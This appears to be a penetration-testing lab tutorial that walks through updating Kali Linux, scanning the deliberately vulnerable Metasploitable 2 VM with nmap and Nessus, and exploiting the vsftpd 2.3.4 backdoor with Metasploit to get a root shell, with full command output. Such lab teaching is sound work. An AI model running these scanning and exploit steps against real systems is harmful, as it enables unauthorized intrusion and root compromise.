
Out to the far right of the “Metasploitable2 Linux Scan,” there is a little gray triangle. We’re going to click on this to begin the scan:




Since that is going to take quite awhile to run, we’ll move on to setting up Kali.

Kali

In the main VMWare Workstation window, select your Kali Linux virtual machine, and start it up:




You will see the Kali virtual machine starting up in the right pane. Once it boots up all the way, you'll see a login prompt:




The username is “root” and the password is “toor”. Use those credentials to log in.

This is where we are going to do the majority of our attacks to see how we can get into the Metasploitable 2 virtual machine.

First, let’s make the Kali Linux window full-screen. This will make it easier to use, and we’ll be able to see better what is going on. In the VMware Workstation toolbar, click the “Full-Screen” icon:



Next, we want to update all of the packages in Kali so that we have the latest of everything. To do this, open up a terminal by clicking on the “Terminal” icon in the bar at the left:



A terminal window will open. Now, we need to fix the signature for the packages. To do this, type the following commands into the terminal window:

```
wget https://archive.kali.org/archive-key.asc  
apt-key add archive-key.asc
```

It should look like this:

```
root@kali:~# wget https://archive.kali.org/archive-key.asc
--2018-02-05 01:02:28-- https://archive.kali.org/archive-key.asc
Resolving archive.kali.org (archive.kali.org)... 192.99.45.140
Connecting to archive.kali.org (archive.kali.org)|192.99.45.140|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3155 (3.1K) [application/octet-stream]
Saving to: 'archive-key.asc'

archive-key.asc      100%[=====] 3.08K --.-KB/s in 0s

2018-02-05 01:02:29 (17.6 MB/s) - 'archive-key.asc' saved [3155/3155]

root@kali:~# apt-key add archive-key.asc
OK
root@kali:~#
```

Now, let's update the system with the following command:

```
apt-get dist-upgrade -y
```

You'll see some output that looks like this:

```
root@kali:~# apt-get dist-upgrade -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  dissy gir1.2-networkmanager-1.0 gir1.2-nmgtk-1.0 keepnote libarmadillo7
  libbind9-141 libboost-atomic1.62.0 libboost-chrono1.62.0
  libboost-program-options1.62.0 libboost-serialization1.62.0
  libboost-test1.62.0 libboost-timer1.62.0 libcaribou-gtk-module
  libcaribou-gtk3-module libcdio-cdda1 libcdio-paranoia1 libcdio13 libcgal12
  libdns190 libevent-2.0-5 libgeos-3.5.1 libhttp-parser2.1 libical2
  libilmbase12 libisc189 libisccc140 libiscfg144 liblres141 libnetcdf11
  libnm-glib4 libnm-gtk0 libnm-util2 libntfs-3g872 libqcustomplot1.3
  libqgis-core2.14.20 libqgis-networkanalysis2.14.20 libqgispython2.14.20
  libqt5opengl5 libqt5sql5 libqt5sql5-sqlite libradare2-2.0 libsfcgal1
  libsodium18 libtesseract-data libtesseract3 libtxc-dxtn-s2tc libx264-148
  libx265-130 libxerces-c3.1 php7.0-mysql python-brotli python-cssutils
  python-functools32 python-httplib2 python-rsvg
Use 'apt autoremove' to remove them.
The following packages will be REMOVED:
  libpocl1 libpocl1-common libqgis-analysis2.14.20 libqgis-gui2.14.20
  libqgis-server2.14.20 libqscintilla2-12v5 libqscintilla2-l10n
  libqt5scintilla2-12v5 libqt5scintilla2-l10n
The following NEW packages will be installed:
  apparmor cherrytree clang-4.0 geoclue-2.0 gir1.2-nm-1.0 gir1.2-nma-1.0
  ibverbs-providers libapache2-mod-php7.2 libappindicator1 libargon2-0
  libarmadillo8 libb-hooks-op-check-perl libbind9-160 libbrotli1 libcap10-3
  libcdio-cdda2 libcdio-paranoia2 libcdio17 libclang-common-4.0-dev
  libclang1-4.0 libconfig-inifiles-perl libdbusmenu-glib4 libdbusmenu-gtk4
  libdevel-callchecker-perl libdns-export169 libdns169
```

There will be much more on the screen than that, but this will give you an idea of what it should look like. You will see it download and install many, many packages. This process could take 10-20 minutes.

A prompt will appear asking you if non-superusers should be able to capture packets. The default of “no” should be fine. Just press Enter.

Another appears asking if you want to upgrade glibc now. The default of “Yes” should be fine. Just press Enter.

The next one asks if you want to restart services during package upgrades without asking. Change this one to “Yes” and press Enter.

After this, Kali will install all of the new packages. This also will take quite some time.


When it's done, you can reboot the system.

To do this, at the command prompt, type “reboot” and press Enter.

When the system is finished rebooting, log back in as we did before with these credentials:

- username: root
- password: toor

Now that everything is updated, it's time to open Metasploit. To do this, click on the “metasploit framework” icon on the bar at the left:



The first time you run it, you will see the database being initialized:

```
Creating database user 'msf'  
Enter password for new role:  
Enter it again:  
Creating databases 'msf' and 'msf_test'  
Creating configuration file in /usr/share/metasploit-framework/config/database.y  
ml  
Creating initial database schema
```

When you see the “msf >” prompt, we are ready to begin.

Gathering Information

The first step is going to be gathering information about the target. This is usually referred to as the “recon” or “reconnaissance” stage. You gather as much information as you can about the remote system. We have already started doing this with the Nessus scan that we set up and ran previously.

We’re also going to use Metasploit to help us gather information.

Scanning in Metasploit

The first thing we want to do is use nmap to scan the target for helpful information. To do this, run the following command at the msf prompt:

```
db_nmap -v -T4 -PA -sV --version-all --osscan-guess -A -sS -p 1-65535 <ip address>
```

Where it says “<ip address>”, put the IP of the Metasploit 2 system. It will be the same IP that we put in as the target for our Nessus scan. When you run this scan, it will start showing what ports it is scanning:

```
msf > db_nmap -v -T4 -PA -sV --version-all --osscan-guess -A -sS -p 1-65535 10.0.20.48
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-05 00:15 EST
[*] Nmap: NSE: Loaded 146 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: Initiating NSE at 00:15
[*] Nmap: Completed NSE at 00:15, 0.00s elapsed
[*] Nmap: Initiating NSE at 00:15
[*] Nmap: Completed NSE at 00:15, 0.00s elapsed
[*] Nmap: Initiating ARP Ping Scan at 00:15
[*] Nmap: Scanning 10.0.20.48 [1 port]
[*] Nmap: Completed ARP Ping Scan at 00:15, 0.05s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 00:15
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 00:15, 0.03s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 00:15
[*] Nmap: Scanning 10.0.20.48 [65535 ports]
[*] Nmap: Discovered open port 5900/tcp on 10.0.20.48
[*] Nmap: Discovered open port 80/tcp on 10.0.20.48
[*] Nmap: Discovered open port 53/tcp on 10.0.20.48
[*] Nmap: Discovered open port 21/tcp on 10.0.20.48
[*] Nmap: Discovered open port 139/tcp on 10.0.20.48
[*] Nmap: Discovered open port 3306/tcp on 10.0.20.48
[*] Nmap: Discovered open port 22/tcp on 10.0.20.48
[*] Nmap: Discovered open port 25/tcp on 10.0.20.48
[*] Nmap: Discovered open port 111/tcp on 10.0.20.48
[*] Nmap: Discovered open port 445/tcp on 10.0.20.48
[*] Nmap: Discovered open port 23/tcp on 10.0.20.48
[*] Nmap: Discovered open port 5432/tcp on 10.0.20.48
[*] Nmap: Discovered open port 8180/tcp on 10.0.20.48
[*] Nmap: Discovered open port 6697/tcp on 10.0.20.48
[*] Nmap: Discovered open port 34378/tcp on 10.0.20.48
[*] Nmap: Discovered open port 56415/tcp on 10.0.20.48
[*] Nmap: Discovered open port 8787/tcp on 10.0.20.48
[*] Nmap: Discovered open port 38321/tcp on 10.0.20.48
[*] Nmap: Discovered open port 56814/tcp on 10.0.20.48
[*] Nmap: Discovered open port 8009/tcp on 10.0.20.48
[*] Nmap: Discovered open port 1524/tcp on 10.0.20.48
[*] Nmap: Discovered open port 3632/tcp on 10.0.20.48
[*] Nmap: Discovered open port 6667/tcp on 10.0.20.48
[*] Nmap: Discovered open port 6000/tcp on 10.0.20.48
[*] Nmap: Discovered open port 2121/tcp on 10.0.20.48
[*] Nmap: Discovered open port 512/tcp on 10.0.20.48
[*] Nmap: Discovered open port 1099/tcp on 10.0.20.48
[*] Nmap: Discovered open port 513/tcp on 10.0.20.48
[*] Nmap: Discovered open port 2049/tcp on 10.0.20.48
[*] Nmap: Discovered open port 514/tcp on 10.0.20.48
[*] Nmap: Completed SYN Stealth Scan at 00:15, 4.64s elapsed (65535 total ports)
[*] Nmap: Initiating Service scan at 00:15
```

When it is done, you will see a bunch of output.

This information has now been logged to metasploit's database. Let's take a look at the information we have gathered in Metasploit so far. At the "msf >" prompt, run the following command:

```
services
```


You'll see something like this:

host	port	proto	name	state	info
10.0.20.48	21	tcp	ftp	open	vsftpd 2.3.4
10.0.20.48	22	tcp	ssh	open	OpenSSH 4.7p1 Debian 8ubuntul protocol 2.0
10.0.20.48	23	tcp	telnet	open	Linux telnetd
10.0.20.48	25	tcp	smtp	open	Postfix smtpd
10.0.20.48	53	tcp	domain	open	ISC BIND 9.4.2
10.0.20.48	80	tcp	http	open	Apache httpd 2.2.8 (Ubuntu) DAV/2
10.0.20.48	111	tcp	rpcbind	open	2 RPC #100000
10.0.20.48	139	tcp	netbios-ssn	open	Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.20.48	445	tcp	netbios-ssn	open	Samba smbd 3.0.20-Debian workgroup: WORKGROUP
10.0.20.48	512	tcp	exec	open	netkit-rsh rexecd
10.0.20.48	513	tcp	login	open	OpenBSD or Solaris rlogind
10.0.20.48	514	tcp	shell	open	
10.0.20.48	1099	tcp	java-rmi	open	Java RMI Registry
10.0.20.48	1524	tcp	shell	open	Metasploitable root shell
10.0.20.48	2049	tcp	nfs	open	2-4 RPC #100003
10.0.20.48	2121	tcp	ftp	open	ProFTPD 1.3.1
10.0.20.48	3306	tcp	mysql	open	MySQL 5.0.51a-3ubuntu5
10.0.20.48	3632	tcp	distccd	open	distccd v1 (GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
10.0.20.48	5432	tcp	postgresql	open	PostgreSQL DB 8.3.0 - 8.3.7
10.0.20.48	5900	tcp	vnc	open	VNC protocol 3.3
10.0.20.48	6000	tcp	x11	open	access denied
10.0.20.48	6667	tcp	irc	open	UnrealIRCd
10.0.20.48	6697	tcp	irc	open	UnrealIRCd
10.0.20.48	8009	tcp	ajp13	open	Apache Jserv Protocol v1.3
10.0.20.48	8180	tcp	http	open	Apache Tomcat/Coyote JSP engine 1.1
10.0.20.48	8787	tcp	drb	open	Ruby DRb RMI Ruby 1.8; path /usr/lib/ruby/1.8/druby
10.0.20.48	34378	tcp	java-rmi	open	Java RMI Registry
10.0.20.48	38321	tcp	nlockmgr	open	1-4 RPC #100021
10.0.20.48	56415	tcp	status	open	1 RPC #100024
10.0.20.48	56814	tcp	mountd	open	1-3 RPC #100005

That shows us all of the open ports on our Metasploitable 2 system. It also shows us some information about the service running on each port. We'll coordinate this information with the results of the Nessus scan to see if there's anything we can use to gain access to that system. So, let's head back over to Nessus and take a look at our scan.

The Nessus Scan

Click on “My Scans” in the upper-left corner of the Nessus console, and then click on the name of your scan:



You'll see the scan results. Go ahead and click on the scan entry:

A screenshot of the Nessus interface showing the details of a specific scan. The left sidebar is identical to the previous screenshot. The main area is titled 'Metasploitable2 Linux Scan' with a 'Configure' button. It includes a 'Back to My Scans' link. Below are tabs for 'Hosts' (1), 'Vulnerabilities' (177), 'Remediations' (71), and 'History' (2). There's a 'Filter' dropdown and a 'Search Hosts' input field. The 'Hosts' table has columns for 'Host' (10.0.20.48) and 'Vulnerabilities' (147, shown in a progress bar with segments in red, orange, yellow, green, and blue).

This will take you to a page showing everything that the Nessus scan found. It should look something like this:

The screenshot shows the Nessus interface with a scan titled "Metasploitable2 Linux Scan / 10.0.20.48". The left sidebar includes sections for FOLDERS (My Scans, All Scans, Trash) and RESOURCES (Policies, Plugin Rules, Scanners). The main content area displays 177 vulnerabilities, with a table listing them by severity (CRITICAL or HIGH), name, family, and count. Key findings include "Bash Remote Code Execution (CVE-2014-6277)" and various Debian OpenSSH/SSL package random number generator issues.

Sev	Name	Family	Count
CRITICAL	Bash Remote Code Execution (CVE-2014-6277 / ...)	Gain a shell remotely	1
CRITICAL	Debian OpenSSH/OpenSSL Package Random N...	Gain a shell remotely	1
CRITICAL	Debian OpenSSH/OpenSSL Package Random N...	Gain a shell remotely	1
CRITICAL	rexecd Service Detection	Service detection	1
CRITICAL	Rogue Shell Backdoor Detection	Backdoors	1
CRITICAL	Ubuntu 8.04 LTS / 10.04 LTS / 11.04 / 11.10 : sa...	Ubuntu Local Security Checks	1
CRITICAL	Unix Operating System Unsupported Version Det...	General	1
CRITICAL	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	Weak Debian OpenSSH Keys in ~/.ssh/authorize...	Gain a shell remotely	1
HIGH	Multiple Vendor DNS Query ID Field Prediction C...	DNS	1
HIGH	rlogin Service Detection	Service detection	1
HIGH	rsh Service Detection	Service detection	1
HIGH	Ubuntu 6.06 LTS / 7.04 / 7.10 / 8.04 LTS : pcre3 ...	Ubuntu Local Security Checks	1
HIGH	Ubuntu 6.06 LTS / 7.10 / 8.04 LTS / 8.10 : linux, li...	Ubuntu Local Security Checks	1


Now, we need to put together a filter that will show us only the results that are most helpful to us in gaining access to the remote system. Click on the “Filter” drop-down right under the “Vulnerabilities” tab:

The screenshot shows the Nessus web interface. In the top navigation bar, there are links for 'Scans' and 'Settings'. On the left sidebar, under 'FOLDERS', are 'My Scans', 'All Scans', and 'Trash'. Under 'RESOURCES', are 'Policies' and 'Plugin Rules'. The main content area is titled 'Metasploitable2 Linux Scan / 10.0.20.48' with a link to 'Back to Hosts'. Below this, there is a summary box for 'Vulnerabilities' (177) and a search bar. A red arrow points to the 'Filter' dropdown menu. The table below shows vulnerabilities sorted by 'Sev' (Severity) and 'Name'. The first row of the table has a red underline.

The first thing we want to see are all vulnerabilities that have a known exploit. Click on the first drop-down (it may say “Bugtraq ID” in it), and select “Exploit Available.” It should now look like this:

A modal dialog box titled 'Filter' is shown. It contains a dropdown 'Match' set to 'All' and a text 'of the following:' followed by a list of rules. The first rule is 'Exploit Available is equal to true'. There is a '+' button to add more rules. At the bottom are 'Apply', 'Cancel', and 'Clear Filters' buttons.

Next, we want to know only the ones that are considered very likely to exploit. Click the little plus out to the right of that first rule. Now, select “CVSS Base Score.” In the second drop-down, select “is more than.” In the last box, put “6.” It should now look like this:



Click “Apply.”

Now, we only see the results that will be of the most benefit to us. Between this list and the information from Metasploit, we can select a specific service to target.

Research

This is where we get into the research part of attacking Metasploitable 2. We have to select one service at a time as we do this. Keep track of everything you learn about that service. You may even have a text editor open where you can keep relevant information. When you’re testing a remote system, nothing is worse than knowing that you had learned something about it, but cannot find the information anymore.

A Look at vsftpd

So, let’s start with the first thing in the service list in Metasploit:

host	port	proto	name	state	info
10.0.20.48	21	tcp	ftp	open	vsftpd 2.3.4
10.0.20.48	22	tcp	ssh	open	OpenSSH 4.7p1 Debian 8ubuntul protocol 2.0
10.0.20.48	23	tcp	telnet	open	Linux telnetd
10.0.20.48	25	tcp	smtp	open	Postfix smptd
10.0.20.48	53	tcp	domain	open	ISC BIND 9.4.2
10.0.20.48	80	tcp	http	open	Apache httpd 2.2.8 (Ubuntu) DAV/2

What can we find out here? Well, it tells us that it is running ‘vsftpd 2.3.4’. Does the Nessus scan give us any more information? We’ll head back over to the Nessus console, and search for ‘vsftp’:

The screenshot shows the Nessus interface with a search bar at the top containing 'vsftpl'. Below the search bar, there is a table header with columns for 'Sev' (Severity) and 'Name'. A single row is visible in the table, labeled 'INFO' and 'vsftpd Detection'. The status bar at the bottom indicates '1 of 177 Vulnerabilities'.

Click on the ‘vsftpd Detection’ item that appears. Unfortunately, it does not give us any further details.

Head back to Metasploit. We’re going to look for exploits that may help us get into the vsftpd service. To search the exploits, we just run the following command:

```
search vsftpd
```

It will look like this:

```
msf > search vsftpd
Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----        -----    -----
exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  VSFTPD v2.3.4 Backdoor Command Execution

msf > [REDACTED]
```

We found one. So let’s load that up and see if we can use it.

Exploiting vsftpd

To do this, we’ll run the following command:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

The output will look like this:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

To find out how to use this exploit, we'll type "info":

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > info

      Name: VSFTPD v2.3.4 Backdoor Command Execution
      Module: exploit/unix/ftp/vsftpd_234_backdoor
      Platform: Unix
      Arch: cmd
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2011-07-03

  Provided by:
    hdm <x@hdm.io>
    MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  --
  0   Automatic

Basic options:
  Name   Current Setting  Required  Description
  ----  -----          -----  -----
  RHOST            yes        The target address
  RPORT           21        The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9ss5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

This tells us quite a bit about this plugin. If you want to get more familiar with these exploits, it's a good idea to take some time to read about them. The links there at the bottom of the screenshot will tell you a little more about the exploit. Learn about what it does and how it works. There's no shortcut to becoming a good hacker. As a matter of fact, "you get out of it what you put into it" has never been more true than it is with hacking.

The screenshot shows us which options we need to set: RHOST, and RPORT. You can see that RPORT is already set to port 21, which is where vsftpd is running on our Metasploitable 2 system. To set the RHOST, we'll use the syntax: set RHOST <ip address>

You will put in the IP address of the Metasploitable 2 box:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.20.48
RHOST => 10.0.20.48
msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Now, we're ready to try the exploit. Type "run" and press Enter. You will see the following:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.20.48:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.0.20.48:21 - USER: 331 Please specify the password.
[+] 10.0.20.48:21 - Backdoor service has been spawned, handling...
[+] 10.0.20.48:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.20.47:39753 -> 10.0.20.48:6200) at 2018-02-06 00:40:47 -0500
█
```

Metasploit is reporting that we have successfully hacked the system. We now have a root shell on the Metasploitable 2 box! To make sure, run 'whoami'. You should see 'root'. That means you are logged into that box as root!:

```
[+] 10.0.20.48:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.20.47:39753 -> 10.0.20.48:6200) at 2018-02-06 00:40:47 -0500
whoami ←
root
█
```

Success!

Feel free to look around. Check what processes are running. Look through the filesystem. When you're done, type exit to return back to Metasploit:

```
exit  
[*] 10.0.20.48 - Command shell session 1 closed. Reason: Died from EOFError  
